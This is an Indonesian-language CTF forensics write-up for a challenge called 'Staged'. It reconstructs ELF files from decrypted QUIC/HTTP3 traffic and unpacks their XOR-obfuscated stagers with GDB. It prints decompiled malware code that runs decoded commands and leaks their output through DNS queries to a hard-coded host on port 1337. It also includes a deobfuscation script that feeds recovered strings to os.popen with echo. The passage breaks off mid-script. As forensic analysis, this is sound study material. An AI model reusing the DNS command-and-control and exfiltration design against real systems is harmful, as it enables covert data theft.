
Men Who Cry

TheRizzler
Kyōgen
Linz

Daftar Isi

FOR


Staged (1000 pts)




Diberikan file pcap dan isinya adalah QUIC protocol, diawal saya mencoba mencari referensi untuk melakukan crack terhadap enkripsinya dengan asumsi menggunakan parameter yang lemah dan berakhir tidak menemukan apa-apa. Karena sudah menyerah, tiba-tiba kepikiran untuk ls -la dan ternyata ada .ssl.log

```
➜  staged ls -al
total 28360
drwx------@ 4 kosong  staff       128 Sep  9 21:07 .
drwxr-xr-x@ 5 kosong  staff       160 Sep  9 21:07 ..
-rw-rw-r--@ 1 kosong  staff   1398844 Aug 22 19:17 .ssl.log
-rw-rw-r--@ 1 kosong  staff  13116068 Aug 22 19:17 staged.pcap
➜  staged
```


Lanjut analisis dengan load ssl.log pada preferences>protocols>tls>pms log filename



Selanjutnya adalah melakukan analisis terhadap HTTP3



Pada frame ke 10 bisa dilihat terdapat request stream dan pada header terdapat path dan range, range mengindikasikan bytes range yang didownload, semisal 0-1024 maka 1024 bytes pertama akan didownload.



Pada frame ke 13 bisa dilihat terdapat response yang mengindikasikan pemberian data untuk byte 4608-4655 dari file/data yang direquest. Jadi disini kita mengetahui bahwa terdapat proses download secara partial yang dilakukan oleh client. Idenya adalah melakukan parsing untuk semua yang didownload dan menggabungkannya. Namun ada beberapa masalah dalam melakukannya

- Ada banyak file yang didownload dan semua dilakukan secara partial
- Request dan response untuk download tidak berurutan
    - Jadi semisal download file a sebesar 0-1024 pada frame 10, maka pada frame 11 download file b sebesar 2048-2560
- Besar byte range tidak tetap
    - Misal ada yang 0-563 untuk file a, ada yang 0-572 untuk file b. Tetapi untuk block selanjutnya untuk file a rangenya 512-1234
- Hasil export dari wireshark ke json bermasalah

    - http3.headers.header (key sama), jadi kalau diload sebagai json akan diambil nilai yang paling terakhir di python

Jadi disini kita tidak bisa dengan mudah melakukan dump terhadap filenya dengan memanfaatkan export json. Disini saya melakukan pendekatan untuk parsingnya sebagai berikut

- Mencari nilai unik yang bisa dijadikan sebagai key untuk setiap downloadnya
    - Path adalah nilai yang tepat
- Mencari paket yang memberikan respons berupa n byte dari file dan mencari nama untuk file tersebut
    - Http3.frame_type = 0x0000000000000000 -> untuk tipe response
    - Http3.frame_payload -> untuk data yang diberikan
    - udp.port dan quic.connection.number dapat dijadikan identifier untuk menemukan path dari response yang ditemukan

Berikut script yang saya gunakan untuk melakukan dump

```
def find_index(target, data):
      for i in range(len(data)):
            if target in data[i]:
                  return i

def find_all_index(target, data):
      list_index = []
      for i in range(len(data)):
            if target in data[i]:
                  list_index.append(i)
```

```
      return list_index

def find_range(index, data):
      for i in range(min(index + 80,len(data) - 1) , index - 500, -1):
            if '"http3.headers.header.value": "bytes ' in data[i]:
                  tmp = data[i].split("bytes ")[-1].split("-")
                  return int(tmp[0]), int(tmp[1].split("/")[0])
            if '"http3.stream": {' in data[i]:
                  return -1, -1

def find_path(index, data, cn):
      if find_connection_after(index, data) != cn:
            return -1
      for i in range(index, index + 200):
            if '"http3.headers.path": "' in data[i]:
                  return data[i].split('": "')[1].split('"')[0][1:]
            if '"_index": "packets-2024-08-22",' in data[i]:
                  return -1

def find_udp_port(index, data):
      for i in range(index - 1, index - 1000, -1):
            if '"udp.port": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"udp": {' in data[i]:
                  return -1

def find_connection(index, data):
      for i in range(index - 1, index - 1000, -1):
            if '"quic.connection.number": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"quic": {' in data[i]:
                  return -1

def find_connection_after(index, data):
      for i in range(index, index + 50):
            if '"quic.connection.number": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"quic.frame": {' in data[i]:
                  return -1

import json

f = open("dump.json", "r").read()
```

```
list_f = f.split("\n")
data = json.loads(f)
dict = {}
for i in data:
      if "http3" in i["_source"]["layers"]:
            if "http3.stream" in i["_source"]["layers"]["http3"]:
                  if "http3.frame" in
i["_source"]["layers"]["http3"]["http3.stream"]:
                        if
i["_source"]["layers"]["http3"]["http3.stream"]["http3.frame"]["http3.frame
_type"] == "0x0000000000000000":
                              fp =
i["_source"]["layers"]["http3"]["http3.stream"]["http3.frame"]["http3.frame
_payload"]
                              fmt = f'"http3.frame_payload": "{fp}"'
                              index = find_index(fmt, list_f)
                              cn = find_connection(index, list_f)
                              start, end = find_range(index, list_f)
                              udp_port = find_udp_port(index, list_f)
                              tmp_fmt = f'"udp.port": "{udp_port}"'
                              list_index = find_all_index(tmp_fmt, list_f)
                              for j in list_index:
                                    ret = find_path(j, list_f, cn)
                                    if ret != -1:
                                          break
                              if ret == -1:
                                    print("what?", list_index, tmp_fmt,
index)
                                    exit()
                              path = ret
                              if start != -1:
                                    if path not in dict:
                                          dict[path] = {}

                                    if f"{start}_{end}" in dict[path]:
                                          print("duplicate",
dict[path][f"{start}_{end}"])
                                          exit()
                                    dict[path][f"{start}_{end}"] =
bytes.fromhex(''.join(fp.split(":")))
                              else:
                                    continue
```

```
for i in dict:
	tmp = [b"" for _ in range(2012)]
	for j in dict[i]:
		start, end = map(int, j.split("_"))
		assert start % 512 == 0
		tmp[start // 512] = dict[i][j][:512]
	out = open(f"dumps_tmp/{i}", "wb")
	out.write(b''.join(tmp))
```

Ketika lomba, setelah melakukan dump saya melakukan pengecekan apakah semua path/file sudah berhasil didump atau tidak. Ternyata tidak, terdapat satu file yang tidak ada yaitu KXPrUXBemVsOs0EJ1gi1. Dimana file tersebut adalah file terbesar di pcap, jadi saya sedikit mengubah kode diatas untuk membuatnya bisa melakukan dump terhadap KXPrUXBemVsOs0EJ1gi1

```
def find_index(target, data):
	for i in range(len(data)):
		if target in data[i]:
			return i

def find_all_index(target, data):
	list_index = []
	for i in range(len(data)):
		if target in data[i]:
			list_index.append(i)
	return list_index

def find_path(index, data, cn):
	if find_connection_after(index, data) != cn:
		return -1, -1, -1
	found_path = -1
	for i in range(index, index + 200):
		if '"http3.headers.path": "' in data[i]:
			found_path = data[i].split('": "')[1].split('"')[0][1:]
			break
		if '"_index": "packets-2024-08-22",' in data[i]:
			found_path = -1
			break
	for i in range(index, index + 200):
		if 'http3.headers.header.value": "bytes=' in data[i]:
			start, end = map(int,
data[i].split('bytes=')[1].split('"')[0].split("-"))
```

```
                  break
            if '"_index": "packets-2024-08-22",' in data[i]:
                  start, end = -1, -1
                  break
      return found_path, start, end


def find_udp_port(index, data):
      for i in range(index - 1, index - 1000, -1):
            if '"udp.port": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"udp": {' in data[i]:
                  return -1

def find_connection(index, data):
      for i in range(index - 1, index - 1000, -1):
            if '"quic.connection.number": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"quic": {' in data[i]:
                  return -1

def find_connection_after(index, data):
      for i in range(index, index + 50):
            if '"quic.connection.number": "' in data[i]:
                  return int(data[i].split('": "')[1].split('"')[0])
            if '"quic.frame": {' in data[i]:
                  return -1

import json

f = open("dump.json", "r").read()
list_f = f.split("\n")
data = json.loads(f)
dict = {}
for i in data:
      if "http3" in i["_source"]["layers"]:
            if "http3.stream" in i["_source"]["layers"]["http3"]:
                  if "http3.frame" in
i["_source"]["layers"]["http3"]["http3.stream"]:
                        if
i["_source"]["layers"]["http3"]["http3.stream"]["http3.frame"]["http3.frame
_type"] == "0x0000000000000000":
                              fp =
```

```
i["_source"]["layers"]["http3"]["http3.stream"]["http3.frame"]["http3.frame
_payload"]
                              fmt = f'"http3.frame_payload": "{fp}"'
                              fp_len =
len(bytes.fromhex(''.join(fp.split(":"))))
                              index = find_index(fmt, list_f)
                              cn = find_connection(index, list_f)
                              udp_port = find_udp_port(index, list_f)
                              tmp_fmt = f'"udp.port": "{udp_port}"'
                              list_index = find_all_index(tmp_fmt, list_f)
                              for j in list_index:
                                    ret, start, end = find_path(j, list_f,
cn)
                                    if ret != -1:
                                          break
                              if ret == -1:
                                    print("what?", list_index, tmp_fmt,
index)
                                    exit()
                              if ret == "KXPrUXBemVsOs0EJ1gi1":
                                    print("found", fp_len, start, end)
                              else:
                                    continue

                              path = ret
                              if start != -1:
                                    if path not in dict:
                                          dict[path] = {}

                                    if f"{start}_{end}" in dict[path]:
                                          print("duplicate",
dict[path][f"{start}_{end}"])
                                          exit()
                                    dict[path][f"{start}_{end}"] =
bytes.fromhex(''.join(fp.split(":")))
                              else:
                                    continue

for i in d:
      tmp = [b"" for _ in range(503)]
      for j in d[i]:
            start, end = map(int, j.split("_"))
            tmp[start // 2048] = d[i][j][:2048]
```

```
        out = open(f"dumps_tmp/{i}", "wb")
        out.write(b''.join(tmp))
```

Semua file yang didump terlihat sebagai valid ELF file

```
➜  dumps_tmp file *
0AL893Ky:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
0HBxyMVu:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
0QCJMoHc:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
19GnmrDX:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
1OXJtzgI:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
24MjbhnO:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
3jyPWNC7:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
40Bhi9ZS:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
4Q38lLMx:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
4SkeMcBx:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
5vwONPzF:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
61kJRsdw:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
6j2rJtTx:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
7ewzGgJt:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
7tf5LYy0:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
8bZIvlGw:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
8thNFDEd:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
93pWbPGf:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
9DyTNRoE:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
AlTN4EGy:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
BDN1u4iX:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
BSOF5sji:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
CN5UdBPJ:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
Cofj4HhD:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
DSCYnVOe:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
E6Ko1D9H:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
ERurw3tM:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
EaRTZroN:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
EsSZcLwu:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
FPB3W2tu:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
FktG9Iyn:             ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
```

Lakukan analisis terhadap salah satu file yaitu 0AL893Ky

```
LOAD:0000000000400078 ; ---------------------------------------------------------------------------
LOAD:0000000000400078
LOAD:0000000000400078                 public start
LOAD:0000000000400078 start:                                  ; DATA XREF: LOAD:0000000000400018↑o
LOAD:0000000000400078                 mov     esi, 0A718773Ch
LOAD:000000000040007D                 fcmovb  st, st(6)
LOAD:000000000040007F                 fnstenv byte ptr [rsp-0Ch]
LOAD:0000000000400083                 pop     rdi
LOAD:0000000000400084                 xor     ecx, ecx
LOAD:0000000000400086                 mov     cx, 468h
LOAD:000000000040008A                 xor     [rdi+17h], esi
LOAD:000000000040008D                 add     esi, [rdi+17h]
LOAD:0000000000400090                 sub     edi, 0FFFFFFFCh
LOAD:0000000000400093                 loop    near ptr qword_400058+6
LOAD:0000000000400095                 enter   5150h, 97h
LOAD:0000000000400095 ; ---------------------------------------------------------------------------
LOAD:0000000000400099                 db 0C7h, 0BBh, 53h, 0Eh, 53h, 18h, 98h
LOAD:00000000004000A0                 dq 0F62DA7B106A9B5E8h, 0AAC93D3D38AD31B9h, 0D291CAE283C74297h
LOAD:00000000004000B8                 dq 0B95A8173CDACEF9Ah, 62C339F6601AD500h, 2861A08A7DCED3C8h
LOAD:00000000004000D0                 dq 0DE66AB9122909D13h, 42EF1DBC55DBC236h, 4DD001E71984B6D9h
LOAD:00000000004000E8                 dq 0F547728643CCE840h, 0F747E53504B05E7Fh, 6829C87847E002E2h
LOAD:0000000000400100                 dq 6899B02319D36DEDh, 0ED82147A59865514h, 0D1EC773902E8378Bh
LOAD:0000000000400118                 dq 5B5226644E52E78Eh, 4C34482F353408F1h, 3F6B729E67EAAE78h
LOAD:0000000000400130                 dq 0A10E1DCD580A5067h, 973245B0082D78CAh, 0F85DF79B7CD1EFB5h
LOAD:0000000000400148                 dq 6706A8822278109Ch, 4BA8D9A1856F0083h, 2CD68C4CEB91B7A6h
LOAD:0000000000400160                 dq 7399B2F7B20EB8C9h, 17CEF51655332770h, 0B9F6BB0575A42B2Fh
LOAD:0000000000400178                 dq 0E6BEE3889AAAAB52h, 89E1A5B3032FB41Dh, 0BFA2EA2A37D23744h
LOAD:0000000000400190                 dq 0EFFCAA29D8CD391Bh, 90A29294464FA75Eh, 0C7E5C49F4830A801h
LOAD:00000000004001A8                 dq 8FAAB70EF33D1F48h, 319EE97DE3A60F37h, 76C2596064A9739Ah
LOAD:00000000004001C0                 dq 39BE03CB6915E4C5h, 5D9617F0F607C8ACh, 93C23EE8B1E411DEh
LOAD:00000000004001D8                 dq 308F25CC7CADE18Bh, 0AC530AAF6AAE783Eh, 305FC5877E04BCF8h
LOAD:00000000004001F0                 dq 5EA9777DC720DC0Eh, 39EEC8AFD66DE298h, 0FFCAD743EC289F35h
```

Dari hasil disasm terlihat bahwa elf tersebut diobfuscate, dari debugging diketahui bahwa elf tersebut akan melakukan xor untuk pada instruksi setelahnya dan kemudian mengubah xor key berdasarkan nilai yang dixor sebelumnya (ditambah). Setelah itu juga step yang sama

(diobfuscate 2 kali) dan terakhir akan dijalankan execve dengan syscall. Disini kami melakukan otomasi untuk dump command yang dijalankan melalui execve

```
#!/usr/bin/python3

import json
import glob

class SolverEquation(gdb.Command):
    def __init__ (self):
        super (SolverEquation, self).__init__
("solve-equation",gdb.COMMAND_OBSCURE)

    def invoke (self, arg, from_tty):
        d = {}
        for fn in glob.glob("bin/*"):
            gdb.execute(f"file {fn}")
            zz = open("xx.txt", "a")
            zz.write(f"FILENAME_DEBUG: {fn}\n")
            zz.close(   )
            gdb.execute("set print repeats 0")
            gdb.execute("del")
            gdb.execute("start")
            arch = gdb.selected_frame().architecture()
            for i in range(10):
                gdb.execute("si")
                current_pc =
addr2num(gdb.selected_frame().read_register("pc"))
                disa = arch.disassemble(current_pc)[0]
                if "loop" in disa["asm"]:
                    gdb.execute("si")
                    gdb.execute(f"b *{hex(disa['addr'] + 2)}")
                    break
            gdb.execute("c")
            gdb.execute("del")
            for i in range(10):
                gdb.execute("si")
                current_pc =
addr2num(gdb.selected_frame().read_register("pc"))
                disa = arch.disassemble(current_pc)[0]
                if "loop" in disa["asm"]:
                    gdb.execute("si")
                    gdb.execute(f"b *{hex(disa['addr'] + 2)}")
                    break
```

```
            gdb.execute("c")
            for i in range(20):
                gdb.execute("si")
                current_pc =
addr2num(gdb.selected_frame().read_register("pc"))
                disa = arch.disassemble(current_pc)[0]
                if "syscall" in disa["asm"]:
                    addr = parse(gdb.execute("x/wx $rsp+0x10",
to_string=True))[0]
                    d[fn.split("/")[-1]] = parse_str(gdb.execute(f"x/s
{hex(addr)}", to_string=True))[0]
                    break
            gdb.execute("kill")
        print(d)
        with open('out.txt', 'w') as f:
            f.write(json.dumps(d))

def parse(f):
    f = f.split("\n")
    result = []
    for i in f:
        tmp = i.split("\t")
        for j in range(1,len(tmp)):
            result.append(int(tmp[j],16))
    return result

def parse_str(f):
    f = f.split("\n")
    result = []
    for i in f:
        tmp = i.split("\t")
        for j in range(1,len(tmp)):
            result.append(tmp[j])
    return result

def addr2num(addr):
    try:
        return int(addr)
    except:
        return long(addr)

SolverEquation()
```

Dari xx.txt diketahui terdapat error untuk file QfkAFOiM. Jadi kami menggunakan script untuk KXPrUXBemVsOs0EJ1gi1 pada file QfkAFOiM dengan mengganti string saja dan size saat dump. Sekarang file QfkAFOiM valid dan lanjut otomasi dengan gdb script diatas. Selanjutnya kita mendapatkan command yang dieksekusi dan itu terlihat diobfuscate. Cara paling mudah untuk deobfsucate adalah dengan melakukan echo untuk command yang diexecute, berikut script deobfuscate kami

```
import zlib
import base64
import os
import json

data = json.loads(open("out.txt", "r").read())

out = {}
for i in data:
	tmp = data[i].split("{base64,-d}<<<")
	ct = []
	for j in tmp[1:]:
		ct.append(j.split("|")[0])
	pt = []
	pt = [base64.b64decode(ct[0]).decode()]
	for j in range(1, len(ct)):
		pt.append(zlib.decompress(base64.b64decode(ct[j])).decode())
	out[i] = pt


list_cmd = []
for i in out:
	cmd = []
	for j in out[i]:
		tmp = j.split("<<<")[-1]
		if "|" in tmp:
			tmp2 = tmp.split("|")
			for tmp_res in tmp2:
				for _ in range(2):
					tmp_res = os.popen(f"echo
{tmp_res}").read().strip()
				cmd.append(tmp_res)
		else:
			tmp_res = tmp
			for _ in range(2):
				tmp_res = os.popen(f"echo
{tmp_res}").read().strip()
```

```
                    cmd.append(tmp_res)
        list_cmd.append(cmd)
print(list_cmd)
```

```
'], ['command -v zlib-flate', 'date', 'grep Aug', 'ls', 'grep KXPrUXBemVsOs0EJ1gi1', './KXPrUXBemVsOs0EJ1gi1 1Lz35ZC91cgS1MWDkcmQqEHbyLti2xyDIURi54uD2
xsbHMRjknXQ7KbgyvD3Ccoi1xCb 6RUKsoLvytBaIHh2zrwxdXZNC15km7q03SljGucEOpF8YJQVDgMibT4neWAPf9 LPqyKucSj1hsx0XwmJCFE5HBzfp7obUd.a8mZ9OIrzQLfeP1VtA3hl7pbvN
SGgHjY'], ['command -v zlib-flate', 'date', 'grep Aug', 'ls', 'grep KXPrUXBemVsOs0EJ1gi1', './KXPrUXBemVsOs0EJ1gi1 T1eY6G8LT7shTkpVX7NW5rHcM1UwA0MVfRb
w6qvVA0Kcfab3XlIWSgcsMyVY87jwT08c QbRgKj1yMUxCfHdAeEo0DIGu8T6XNS5BYha3Zv7r2iPJ4zWtVskwcFqlmpOn9L DvI3i8REkxL4TVKHu5dSWj9aBJp6FycQ.qJ1urvH8Pob3XNplcxte
kI75URGz9Fyl'], ['command -v zlib-flate', 'date', 'grep Aug', 'ls', 'grep KXPrUXBemVsOs0EJ1gi1', './KXPrUXBemVsOs0EJ1gi1 OPuCqfbGOvotOE0gzv7NWKM8TP24X
1REm5D4qZigX1b0TPMdSf08X1TCH5D3b9MiMlu sD5VRIPcT2npQMmXuJy1kYf9bOqz7SWHCt3lFivKwB6LejNdgoE48UZxr0ahAG 15LSRbwnEqxzG9KMg76DhNAdJpFQ2t8y.7EvzjUJf4OcFGNZ
SgQpRY5tmXeBDT3on'], ['command -v zlib-flate', 'date', 'grep Aug', 'ls', 'grep KXPrUXBemVsOs0EJ1gi1', './KXPrUXBemVsOs0EJ1gi1 JW8ib6vSJzoCJL0Q3zuYIPDR
aWEeAqfL92FebTGQAq7TaWDNH60RAqfil2FxvVDGDg8 nF2dfmWkaEKs7D9A8pMqUt6VvJb3uHIliCxgOGzPhZBwy1YNQoLeRXT5r0j4cS OY6kSmMw4poq0xEF7RcLbUVhAeznilTI.ZRCf6nVAF9
uWOgt1x3MjkGEYzpalBNKi']]
➜  staged
```

Dapat dilihat bahwa command yang dijalankan adalah seperti ./KXPrUXBemVsOs0EJ1gi1 JW8ib6vSJzoCJL0Q3zuYIPDRaWEeAqfL92FebTGQAq7TaWDNH60RAqfil2FxvVDGDg8 nF2dfmWkaEKs7D9A8pMqUt6VvJb3uHIliCxgOGzPhZBwy1YNQoLeRXT5r0j4cS OY6kSmMw4poq0xEF7RcLbUVhAeznilTI.ZRCf6nVAF9uWOgt1x3MjkGEYzpalBNKi yang mana KXPrUXBemVsOs0EJ1gi1 merupakan file elf yang kita dump juga. Lakukan decompile untuk KXPrUXBemVsOs0EJ1gi1 dengan IDA

```
20  v8 = (char)argv;
21  v19 = __readfsqword(0x28u);
22  if ( !getenv("USER", argv, envp) )
23  {
24    v10 = (char *)argv[2];
25    v11 = argv[3];
26    command = d((char *)argv[1], v10);
27    v13 = q(v11, 16, (__int64)"192.168.160.133", 1337u);
28    command_output = r(command);
29    v3 = e(command_output, v13);
30    v15 = e(v3, (__int64)v10);
31    memset(v17, 0, sizeof(v17));
32    v18 = 0;
33    v4 = j_strlen_ifunc(v11);
34    v16 = (const char *)malloc(v4 + 34);
35    for ( i = 0; i < (unsigned __int64)j_strlen_ifunc(v15); i += 32 )
36    {
37      j_strncpy_ifunc(v17, i + v15, 32LL);
38      v18 = 0;
39      v5 = j_strlen_ifunc(v11);
40      snprintf((_DWORD)v16, v5 + 34, (unsigned int)"%s.%s", (_DWORD)v11, (unsigned int)v17, v6, v8);
41      q(v16, 5, (__int64)"192.168.160.133", 0x539u);
42      usleep(25000LL);
43    }
44  }
45  return 0;
46 }
```

- Fungsi e
    - Base64 encode dengan custom charset (2nd arg)
- Fungsi d
    - Base64 decode dengan custom charset (2nd arg)
- Fungsi r
    - Eksekusi command
- Fungsi q
    - Query dns ke server

Jadi prosesnya adalah

- Decode command
- Query ke server
- Eksekusi command
- Encode command 2 kali dengan charset berbeda

- Query ke server

Dari hasil decode diketahui bahwa terdapat beberapa command yang berbeda tapi untuk exfil flag menggunakan command dd dan base64, berikut script yang kami gunakan untuk mendapatkan flag

```
import base64
import json
import re

def base64_decode(encoded_str: str, base64_alphabet: str) -> str:
    padding_count = encoded_str.count('=')
    encoded_str = encoded_str.rstrip('=')

    base64_reverse_map = {char: index for index, char in
enumerate(base64_alphabet)}

    output = bytearray()
    for i in range(0, len(encoded_str), 4):
        char1 = base64_reverse_map.get(encoded_str[i], 0)
        char2 = base64_reverse_map.get(encoded_str[i + 1], 0)
        char3 = base64_reverse_map.get(encoded_str[i + 2], 0) if i + 2 <
len(encoded_str) else 0
        char4 = base64_reverse_map.get(encoded_str[i + 3], 0) if i + 3 <
len(encoded_str) else 0

        combined = (char1 << 18) | (char2 << 12) | (char3 << 6) | char4

        output.append((combined >> 16) & 0xFF)
        if i + 2 < len(encoded_str) or padding_count < 2:
            output.append((combined >> 8) & 0xFF)
        if i + 3 < len(encoded_str) or padding_count < 1:
            output.append(combined & 0xFF)

    return output.decode('utf-8')


def get_val(cmd):
    bs_re = r"bs=(\d+)"
    skip_re = r"skip=(\d+)"
    count_re = r"count=(\d+)"
    bs = re.search(bs_re, cmd).group(1)
    skip = re.search(skip_re, cmd).group(1)
    count = re.search(count_re, cmd).group(1)
    return int(bs), int(skip), int(count)
```

```
def find_leak(key, data):
    arr = []
    counter = 0
    for i in data:
        for j in i["_source"]["layers"]["dns"]["Queries"]:
            tmp = i["_source"]["layers"]["dns"]["Queries"][j]
            if key in tmp["dns.qry.name"] and key != tmp["dns.qry.name"]:
                tmp2 = tmp["dns.qry.name"].split(".")[-1]
                if tmp2 not in arr:
                    arr.append(tmp2)
        if "Answers" in i["_source"]["layers"]["dns"]:
            for j in i["_source"]["layers"]["dns"]["Answers"]:
                tmp = i["_source"]["layers"]["dns"]["Answers"][j]
                if key in tmp["dns.resp.name"] and "dns.txt" in tmp:
                    charset = tmp["dns.txt"]
                    counter += 1
                    if counter > 2:
                        print("what??")
    return arr, charset


list_cmd = # output from deobfuscated command

f = open("dns.json", "r").read()
data = json.loads(f)
d = {}
flag_arr = [0 for _ in range(29526)]
counter = 0
for i in list_cmd:
    tmp = i[-1].split(" ")
    ct_command = tmp[1]
    charset1 = tmp[2]
    key = tmp[3]
    arr, charset2 = find_leak(key, data)
    pt_cmd = base64_decode(ct_command, charset1)
